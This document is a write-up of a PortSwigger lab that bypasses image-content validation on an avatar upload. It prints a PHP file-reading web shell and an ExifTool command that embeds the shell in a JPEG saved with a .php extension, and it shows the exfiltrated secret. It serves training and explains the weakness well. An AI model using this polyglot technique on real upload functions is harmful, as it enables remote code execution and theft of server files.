
The lab
here is how portswigger describes it
This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code. To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file
/home/carlos/secret. Submit this secret using the button provided in the lab banner. You can log in to your own account using the following credentials:wiener:peter
the new pieces in this lab#
this is the strongest check in the series: the server inspects the file contents to confirm it is a real image, not just the extension or the Content-Type. the previous tricks (relabel the type, obfuscate the extension) all fail because the bytes themselves must look like an image. the way through is a polyglot.
- content / magic-byte verification: image parsers recognise a file by its internal structure, a JPEG starts with specific magic bytes (
FF D8 FF) and contains well-formed image segments. a check that actually parses the file will reject our plain.phpbecause it has no valid image structure. - a polyglot is a file that is validly two formats at once. here we want a file that is a genuine, parseable JPEG and contains executable PHP. because it really is a valid image, the content check passes; because it also contains PHP and is served with a
.phpextension, the server executes it. - EXIF metadata / the Comment field: JPEGs carry metadata segments (EXIF) for things like camera info and a free-text Comment. we can stuff arbitrary text, our PHP payload, into the Comment field without breaking the image. the image stays valid; our code just rides along inside it.
- ExifTool is a command-line tool for reading and writing that metadata. we use it to inject the PHP into the Comment and write the result out with a
.phpextension. so we take a real image, add our PHP to its Comment field, and save it aspolyglot.php. the content check sees a legitimate JPEG and allows it; the server, running.php, executes the embedded PHP when the file is requested.
why the polyglot defeats content checking#
the content check answers one question, "is this a structurally valid image?", and our file answers it honestly: yes. that is the trap. validating that something is an image does not establish that it is only an image. a JPEG's Comment segment is free-form text the parser happily ignores, so we can carry a PHP program inside a file that remains a perfectly valid picture. the image check and the PHP interpreter look at the same bytes with different eyes: the validator sees a well-formed JPEG and approves it, while mod_php, handed the same file because of its .php extension, scans for <?php ... ?> tags and runs what it finds in the Comment. nothing about "valid image" and "contains executable code" is mutually exclusive, so the content check, though real, is simply not asking whether the file is dangerous. when we request the uploaded file, the server executes our embedded payload and the image data around it is just noise in the output.
Step 1 - confirm content checking, then build the polyglot#
we create a plain exploit.php reading carlos's secret:
<?php echo file_get_contents('/home/carlos/secret'); ?>
logging in and trying to upload it (and the earlier tricks) fails, the server blocks anything that isn't genuinely an image, so it is inspecting contents. we build a polyglot with ExifTool, embedding the payload in a real image's Comment field and saving it with a .php extension:
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" <YOUR-INPUT-IMAGE>.jpg -o polyglot.php
(the START/END markers make the secret easy to find later amid the binary image bytes.)

Step 2 - upload the polyglot#
in the browser we upload polyglot.php as our avatar, since it is a valid JPEG the content check passes, then go back to our account page.

Step 3 - execute and locate the secret#

we find the GET /files/avatars/polyglot.php request. the server executed the embedded PHP, so we use the message editor's search to find our START marker within the binary image data in the response. between START and END is carlos's secret:
START 2B2tlPyJQfJDynyKME5D02Cw0ouydMpZ END
Step 4 - submit the secret#
we submit the recovered secret.

with this, the lab is solved!